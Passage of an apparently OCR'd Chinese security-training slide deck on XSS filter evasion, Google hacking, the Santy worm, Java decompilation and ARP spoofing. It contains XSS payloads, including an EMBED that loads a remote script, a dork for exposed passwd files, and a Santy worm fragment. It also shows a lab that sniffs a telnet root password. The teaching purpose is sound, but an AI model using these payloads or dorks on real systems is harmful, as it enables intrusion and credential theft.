<STYLE>&#106;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#98;&#93;&#39;&#39;&#41;
<EMBED SRC=http://bsp.com/xss.swf AllowScriptAccess='always'></EMBED>
        
```

MySpace即采用的过滤

更多实例可见：<http://hackers.org/xss.html>

综合起来有 91种HTML标签, 十多种编码方式, 数种对象类型...

防范措施总结

- 一. 过滤：**
 - 有时候过滤会导致意外的结果，例如alice's 变成了alices。
 - 有时候需要多次过滤，例如<script><script>过滤掉<script>后还是<script>。
 - 需要注意多个过滤器的先后次序。当多个过滤器一起生效时，有可能后进行的过滤导致前面的过滤失效。例如过滤器1要过滤ABC，过滤器2要过滤DEF，那么ABDEF在依次通过1，2过滤器后变成了ABC，这样相当于绕过过滤器1。
- 二. 输入编码：**
 - 输入编码往往可以有全局的解决方案，从设计的角度来看，这是最佳的。
 - 一旦数据已经入库，就难以用输出编码处理。
- 三. 输出编码：**
 - 输出编码有助于开发者细粒度控制输出，但也导致了工作量的增加。
 - 输出编码可以解决输入编码无法处理的已入库数据。
- 四. 用户安全加固：**
 - 小心点击来源不明的URL。
 - 对浏览器进行安全加固，例如禁止ActiveX。
 - 永远不要点击自动登录信息！

永远不要开启自动登录！！

您可以从<http://www.gnucitizen.org/blog/google-gmail-e-mail-hijack-technique/>看到一次攻击（只要您曾经开启了gmail的自动登录功能,该攻击就会导致您的私人信件被自动转发到攻击者的信箱，持续到2007年9月有效）

永远不要选中这个！

目录

一	背景
二	OWASP漏洞攻防
三	Web对象直接引用
四	恶意代码执行
五	注入攻击
六	跨站脚本攻击
七	Google Hack

Google: 黑客的朋友

Google Hack

传统Hack方式: 已知目标站点, 寻找漏洞攻击
 Google Hack: 已知漏洞, 寻找目标站点

前面的PPT中已经两次用到了Google Hack

Google搜索关键字 (一)


关键字	含义	示例
+	强制搜索某通用词汇 (缺省Google会忽略通用词汇, 如where, how, 1, 2, a, b)	Star Wars Episode +I
-	排除含有此关键字的网页	vBulletin 2.3.0 -vulnerability
~	搜索同义词	Tomcat ~attack可以搜索出hack
.	单字符通配	Index of .etc 可以匹配index of /etc
*	单词匹配	
""	强制匹配一段字符串	"vBulletin 2.3.0"


Google搜索关键字 (二)


关键字	含义	示例
(all)intext	把网页中的正文内容中的某个字符做为搜索条件	
(all)intitle	搜索网页标题中是否有我们所要查找的字符	intitle:"Index of"
(all)inurl	搜索指定的字符是否存在于URL中	查看是否有admin链接 inurl:admin
site	返回所有指定站点有关的URL	查看sina.com.cn是否有asp site:sina.com.cn filetype:asp
filetype	搜索指定类型的文件, 也可以用ext	

注意：这些关键字必须小写

intitle: "Index of..etc" passwd







Google被引入

m/resource/frame.asp?url=http://google.com

自动化Google Hack

只需要编码1小时就可以造出下面的工具：
1分钟26秒内发现500个漏洞站点

Google Hack的里程碑：Santy

2004年12月20日

Santy蠕虫利用了当时一个普遍使用的phpBB开源论坛中的漏洞。该漏洞允许攻击者往服务器上传任意脚本。

发现一个漏洞web站点后，自动利用漏洞上载蠕虫脚本(perl)，并以Linux缺省perl引擎的支持下启动。

利用Google搜索下一个漏洞站点.....

注：Santy利用的PhpBB漏洞即为在前面讲PHP前范SQL注入的时候的示例。


Santy代码片段

```
my $startURL = "http://www.google.com/search?num=100&hl=en&lr=&as_qdr=all";
q="allinurl%3A+%22viewtopic.php%22+%22%";
my $url = $startURL . $q . "&ts[" . int(rand(@ts)) . "%3D", int(rand(30000)) . "%3D"]";
```

蠕虫搜索google采用的Viewtopic.php后跟上一个随机数值串 (例如: 1414414=5858583)
由此保证每次搜索结果不同

Encoding Type:
allinurl: "viewtopic.php"

最后Google被迫关闭了此搜索



但是还有其他手段绕过Google过滤

Viewtopic本身也可能是其他网站. 增加 phpBB的脚注, 结果更正确

Results 1 - 10 of about 4,040 for inurl: "viewtopic" Powered by phpBB

Viewtopic.php 也可以用 viewtopic和php代替


Results 1 - 10 of about 6,000 for inurl: "viewtopic" inurl:".php"

Google识别空格吗?

Results 1 - 10 of about 791 for allinurl: "view topic.php"

inurl:viewtopic.php?t=\$numero"; spyb
isc.sans.org/diary.php?date=2004-12-25

Java – 流行，但依然脆弱



TIOBE World Wide Programming Language Ranking (Sept 2006)


- Java是当前最流行的编程语言
 - 跨平台的优势，一次编译，到处执行
 - 广泛的应用场景，如桌面应用，web应用，嵌入式应用等等
 - 众多大型软件厂商的支持
 - 拥有很多坚定的个人拥护者
- Java非常容易被反编译
 - 2阶段的中间语言，字节码和源代码相近
 - 在class文件中包含很多符号和元数据
 - 使用的opcode较少，而且比较高阶
 - 使用的是Stack-Based的JVM，指令之间关系简单，容易逆推
 - 一般都具有很好的软件架构



- 当前有许多Java反编译器
 - MOCHA - 反编译class
 - XJad (实践)
 - JODE - 反编译Jar文件和class
 - JAD
 - YingJAD



什么是反编译?



反编译器：对已经编译好的代码进行逆向工程，产生近似源代码的输出

→ 输入：*.class文件，字节码（java byte-code）

→ 输出：*.java



例子：Java反编译效果

原始代码

```
public BreakBlock(BreakableBlock breaksBlock, boolean needsLabel) {
    this.breaksBlock = (StructuredBlock) breaksBlock;
    breaksBlock.setBroken();
    if (needsLabel)
        label = breaksBlock.getLabel();
    else
        label = null;
}
```

反编译后的代码 (by XJad)

```
public BreakBlock(BreakableBlock breakableBlock, boolean flag)
{
    breaksBlock = (StructuredBlock)breakableBlock;
    breakableBlock.setBroken();
    if (flag)
        label = breakableBlock.getLabel();
    else
        label = null;
}
```



威胁

当您出售Java产品的时候，您同时也在提供源代码！！



- 知识产权泄漏
- 竞争对手或黑客可以
 - 通过逆向工程了解产品的核心技术和业务流程
 - 在现有产品源码基础上构建新的产品
 - 在现有基础上增加新的功能特性，并且以更低价格竞争

▪ License 破解和盗版


- 黑客可以
 - 破解license管理和反盗版的功能模块
 - 通过修改源代码来绕过软件保护措施
 - 制作免费或低价版本出售（盗版Windows才¥10！）




您的利润和市场占有率都在下滑！！



Java反编译演示 (XJAD)



查看反编译结果



反编译结果—基本和源代码一致

```

public class MyClass {
    public MyClass() {
        // ...
    }
    public void method() {
        // ...
    }
}
    
```


Java产品保护手段

- 法律，如专利法、版权法、授权协议等等
- 把程序放在Server端执行（C/S或B/S架构），不让客户直接接触
- 混淆（obfuscation）。目前常用的做法
- 编译成机器码（Native Code），但是会失去跨平台的优点，而且有可能引入问题
- 加密，目前最安全的做法
- 仅在程序的关键模块使用机器码，比方用Java的JNI技术


Java保护手段—符号混淆

- 在Class中存在许多与程序执行本身无关的信息，例如方法名称、变量名称，这些符号的名称往往带有一定的含义。例如某个方法名为 ValidateRegisterCode()，那么这个方法很可能就是用来检查注册码是否正确。符号混淆就是将这些信息打乱，把这些信息变成无任何意义的表示，例如将所有的变量从 a_001 开始编号；对于所有的方法从 b_001 开始编号。这将对理解反编译后代码带来一定的困难

对混淆后的ProGuard反编译



查看代码




Java产品加密保护



.NET 反编译

.NET Reflector <http://www.aisto.com/roeder/dotnet/Download.aspx?File=Reflector>
.NET 产品可以象Java一样被反编译!



什么是ARP

- 地址解析协议（Address Resolution Protocol, ARP）是在仅知道主机的IP地址时确定其物理地址的一种协议。
- 在局域网中，网络中实际传输的是“帧”，帧里面是有目标主机的MAC地址的。在以太网中，一个主机要和另一个主机进行直接通信，必须要知道目标主机的MAC地址。但这个目标MAC地址是如何获得的呢？它就是通过地址解析协议获得的。所谓“地址解析”就是主机在发送帧前将目标IP地址转换成目标MAC地址的过程。ARP协议的基本功能就是通过目标设备的IP地址，查询目标设备的MAC地址，以保证通信的顺利进行

工作原理

- 在TCP/IP协议中,A给路由发送IP包,在A不知道B的MAC地址的情况下,A就广播一个ARP请求包,请求包中填有B的IP(192.168.0.2),以太网中的所有计算机都会接收这个请求,而正常的情况下只有B会给出ARP应答包,包中就填充上了B的MAC地址,并回复给A。A得到ARP应答后,将B的MAC地址放入本机缓存,便于下次使用。本机MAC缓存是有生存期的,生存期结束后,将再次重复上面的过程

ARP原理图解

■ ARP
 谁的IP是 10.0.0.3?
 请告诉我他的MAC
 地址，谢谢！

网络

首先，发送一个请求来查询给定IP对应的MAC地址

ARP原理图解（续）


■ ARP回应
 10.0.0.3就是我!! 我的MAC地址是 00:00:00:00:00:03

network


网络上所有节点都会监听这样的请求，同时正常情况下只有符合请求的IP才会响应并把自己的MAC地址回应给请求者

漏洞何在

■ ARP协议并不只在发送了ARP请求才接收ARP应答。当计算机接收到ARP应答数据包的时候，就会对本地的ARP缓存进行更新，将应答中的IP和MAC地址存储在ARP缓存中。因此，当局域网中的某台机器B向A发送一个自己伪造的ARP应答，而如果这个应答是B冒充C伪造来的，即IP地址为C的IP，而MAC地址是自己的，则当A接收到B伪造的ARP应答后，就会更新本地的ARP缓存，这样在A看来C的IP地址没有变，而它的MAC地址已经是B的了。由于局域网的网络流通不是根据IP地址进行，而是按照MAC地址进行传输。这时所有A向C发送的包都会被送到B上，如果C是一个路由，A很有可能就无法上网了。进一步的，B还可以把A发过来的包转发给C并进行监听







ARP欺骗图解

IP Address	MAC Address
10.0.0.1	00:00:00:00:00:01
10.0.0.2	00:00:00:00:00:02
10.0.0.3	FF:FF:FF:FF:FF:FF

这时如果A想和10.0.0.3通信，它会把报文发送给MAC地址为FF:FF:FF:FF:FF:FF的计算机，而不是正确的00:00:00:00:00:03

ARP 攻击（嗅探）

- 混杂模式Promiscuous mode
 - 能够接收到一切通过它的数据，而不管实际数据的目的地址是不是它
- 交换模式Switches
 - 基于目标的MAC/Port来选择报文发送的端口
 - 阻止传统的嗅探

攻击—嗅探

- 中间人攻击（Man-in-the-Middle Attack）
 - 恶意用户可以：
 - 把自己插入在会话双方的通信信道中间
 - 转发双方的通信报文，会话双方不会察觉自己的会话被劫持

攻击—嗅探

▪ Man-in-the-Middle Attack (MiM)

IP Address	MAC Address
10.0.0.2	00:00:00:00:00:02

IP Address	MAC Address
10.0.0.1	00:00:00:00:00:01

A和B现在在一个交换网络中进行通讯（图中省略了交换机）

攻击—嗅探

▪ Man-in-the-Middle Attack (MiM)

IP Address	MAC Address
10.0.0.2	xx:xx:xx:xx:xx:xx

IP Address	MAC Address
10.0.0.1	00:00:00:00:00:01

为了截获A和B之间的通讯，X首先发送一个伪造的ARP回应给A，这个ARP回应将会把A的ARP缓存中B对应的MAC地址刷新成X的

攻击—嗅探

▪ Man-in-the-Middle Attack (MiM)

IP Address	MAC Address
10.0.0.2	xx:xx:xx:xx:xx:xx

IP Address	MAC Address
10.0.0.1	xx:xx:xx:xx:xx:xx

类似的，X也会发送一个伪造的ARP回应给B，用来把B的ARP缓存中A对应的MAC地址刷新成X的MAC地址

攻击—嗅探

▪ Man-in-the-Middle Attack (MiM)

IP Address	MAC Address
10.0.0.1	00:00:00:00:00:01
10.0.0.2	xx:xx:xx:xx:xx:xx
10.0.0.2	00:00:00:00:00:02

这时如果A想和B通信，它会把报文直接发送给X，同样的B如果想和A通信，它也会把报文发送给X

攻击—嗅探

▪ Man-in-the-Middle (MiM)

IP Address	MAC Address
10.0.0.1	00:00:00:00:00:01
10.0.0.2	xx:xx:xx:xx:xx:xx
10.0.0.2	00:00:00:00:00:02

这时X会负责转发A和B之间的报文，这样A和B就不会察觉自己的通信被干扰了

攻击—其它方式

▪ MAC Flooding

- 以极高的频率不间断地向交换机发送伪造的ARP回应
- 交换机上的Port/MAC表很快就会溢出
- 可能的结果
 - 某些交换机会切换到广播模式，这样就允许嗅探了

攻击—其它方式

- 嗅探
 - 把网关的MAC设定成为广播MAC
 - 这样不仅可以嗅探内部通信，还可以嗅探外部的数据
- 拒绝服务
 - 把ARP缓存刷新成一个不存在的MAC地址
 - 报文将会被丢弃
 - 如果对网关的ARP进行欺骗，可能导致大范围机器无法上网

攻击—拒绝服务

IP Address	MAC Address
10.0.0.1	00:00:00:00:00:01
10.0.0.2	00:00:00:00:00:02
10.0.0.2	xx:xx:xx:xx:xx:xx
10.0.0.1	xx:xx:xx:xx:xx:xx

X正在进行中间人攻击


攻击—拒绝服务

IP Address	MAC Address
10.0.0.1	00:00:00:00:00:01
10.0.0.2	00:00:00:00:00:02
10.0.0.2	xx:xx:xx:xx:xx:xx
10.0.0.1	xx:xx:xx:xx:xx:xx

如果X离开了，A和B都不能正常通信了

ARP攻击实验


- 配置抓包规则，只抓取telnet



The screenshot shows the Wireshark interface with the display filter set to 'telnet'. The packet list pane shows several captured packets, all of which are telnet sessions. The packet details pane shows the structure of a telnet packet, including the TELNET header and the data field.

ARP攻击实验


- 在2000pro上telnet redhat主机
- telnet 192.168.230.4



The screenshot shows a terminal window on a Windows 2000 Pro system. The user has entered the command 'telnet 192.168.230.4'. The terminal output shows the connection process, including the 'Connected to 192.168.230.4' message and the 'Escape character is '^]'' prompt. The user then enters 'root' as the username and 'root' as the password, and the terminal displays 'root@rh03:~#'.

ARP攻击实验


- 在攻击机的wireshark上看抓到的包



The screenshot shows the Wireshark interface on an attacking machine. The display filter is set to 'telnet'. The packet list pane shows several captured packets, all of which are telnet sessions. The packet details pane shows the structure of a telnet packet, including the TELNET header and the data field.

ARP攻击实验

- 2000server成功抓取了从2000pro telnet到linux的用户密码



结束语



Q&A

Jianjun.hu@siemens.com